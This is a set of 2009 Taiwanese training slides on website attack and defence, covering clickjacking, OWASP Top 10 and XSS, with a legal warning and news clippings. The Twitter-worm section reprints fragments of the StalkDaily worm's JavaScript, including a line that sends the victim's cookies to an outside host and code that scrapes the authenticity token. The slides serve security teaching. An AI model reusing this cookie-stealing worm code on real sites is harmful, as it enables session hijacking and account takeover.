



麟瑞科技
RING LINE CORPORATION



98 年度TWAREN教育訓練 駭客入侵手法大剖析-網站攻防實務

夏克強

麟瑞科技 技術顧問

CCNA, CCDA, CCNP, CQS

BS7799 Lead Auditor, CEH, OCA, OCP


Agenda

- ❏ 新型的Clickjacking攻擊
- ❏ Web 2.0的網頁攻擊與防禦
 - ❏ Threats that Web 2.0 brings and security issues
 - ❏ OWASP TOP 10 Vulnerabilities
 - ❏ Injection Flaw and XSS Attacks Demo and more
 - ❏ Countermeasures to Protect against Attacks



課前須知

- ⊕ 依據電腦處理個人資料保護法，入侵他人系統以竊取機密或竄改、偽造電子資訊將可能構成犯罪行為
- ⊕ 電磁記錄可當訴訟證據
- ⊕ 請使用自己的電腦
- ⊕ 使用虛擬機進行測試



News – Twitter網站被17歲少年入侵

17-year-old claims responsibility for Twitter worm



From the BNO Newsroom. Reporting by Jake Bialer and Michael van Poppel.

UPDATE: A second worm, created by the same author, has infected a number of Twitter profiles. [Click here for our updated story.](#)

Brooklyn, NEW YORK (BNO NEWS) -- Mikey Mooney, the 17-year-old creator of StalkDaily.com from Brooklyn, has admitted responsibility for the Twitter worm that rapidly spread through Twitter on Saturday, stating in an email to BNO News, "I am aware of the attack and yes I am behind this attack."

Twitter users were infected by simply visiting an infected user's Twitter page. Following being infected, users began tweeting about stalkdaily.com with messages such as "Dude, www.StalkDaily.com is awesome. What's the fuss?"

```
13 sMethod = sMethod.toUpperCase();
14 try {
15     if (sMethod == "GET")
16     {
17         xmlhttp.open(sMethod, sURL+"?" + sVars, true);
18         sVars = "";
19     }
20     else
21     {
22         xmlhttp.open(sMethod, sURL, true);
23         xmlhttp.setRequestHeader("Method", "POST " + sURL + " HTTP/1.1");
24         xmlhttp.setRequestHeader("Content-Type",
25             "application/x-www-form-urlencoded");
26     }
27     xmlhttp.onreadystatechange = function(){
28         if (xmlhttp.readyState == 4 && !bComplete)
29         {
30             bComplete = true;
31             fnDone(xmlhttp);
```

```
73 var content = document.documentElement.innerHTML;
74 userreg = new RegExp(<meta content="(.*)" name="session-user-screen_name"
75 var username = userreg.exec(content);
76 username = username[1];
77
78 var cookie;
79 cookie = urldecode(document.cookie);
80 document.write("<img src='http://mikeyyololz.uuuq.com/x.php?c=" + cookie +
81 document.write("<img src='http://stalkdaily.com/log.gif'>");
82
83 function wait()
84 {
85     var content = document.documentElement.innerHTML;
86
87     authreg = new RegExp(/twtrr.form_authenticity_token = '(.*?)'/g);
88     var authtoken = authreg.exec(content);
89     authtoken = authtoken[1];
90     //alert(authtoken);
91 }
```



麟瑞科技
RING LINE CORPORATION



其他新聞



更新日期: 2009/05/19 12:08 記者蘇湘雲／台北報導

經常使用Google搜尋資料的網友注意！資安業者賽門鐵克18日表示，近日發現駭客操作新的殭屍網路（botnet）手法，透過竄改使用者Google搜尋回傳的結果，並以假的惡意網站或廣告連結替代，然後讓使用者點擊連結，以此向Google詐領廣告回饋金。

治國週記預錄被踢爆 總統府糗大

【聯合晚報/記者蔡佩芳/台北報導】


2009.07.19

調查局：學校網站最容易被駭

文/姚詠瑩 (記者) 2007-03-08

法務部調查局電腦犯罪偵辦科調查員錢世傑指出，過去國內大多數電腦犯罪案件，歸納其原因是由於駭客攻擊後所影響的「金錢損失」龐大。然而，在所偵辦的網站被攻擊事件中，卻屬教育單位網站為大宗，平均一年便達上千個攻擊次數，一般人卻認為學校因為沒有太重要的資料，而忽略其嚴重性。

事實上，駭客卻可透過學校網站作為跳板，再行連結至企業及政府相關網站後端，輕鬆盜取資料。



駭客侵視訊 偷拍出浴女




麟瑞科技
RING LINE CORPORATION




Clickjacking(點擊綁架)


- ❑ clickjacking是攻擊者試圖綁架使用者的滑鼠點擊，讓使用者在不知情的情況下點擊攻擊者精心設計的連結或按鈕
- ❑ clickjacking可視為是一種進階的網路釣魚手法
- ❑ clickjacking與CSRF相似，都是讓使用者在不自覺的狀況上當




Clickjacking範例1




Clickjacking範例1 – 使用者看到的web page



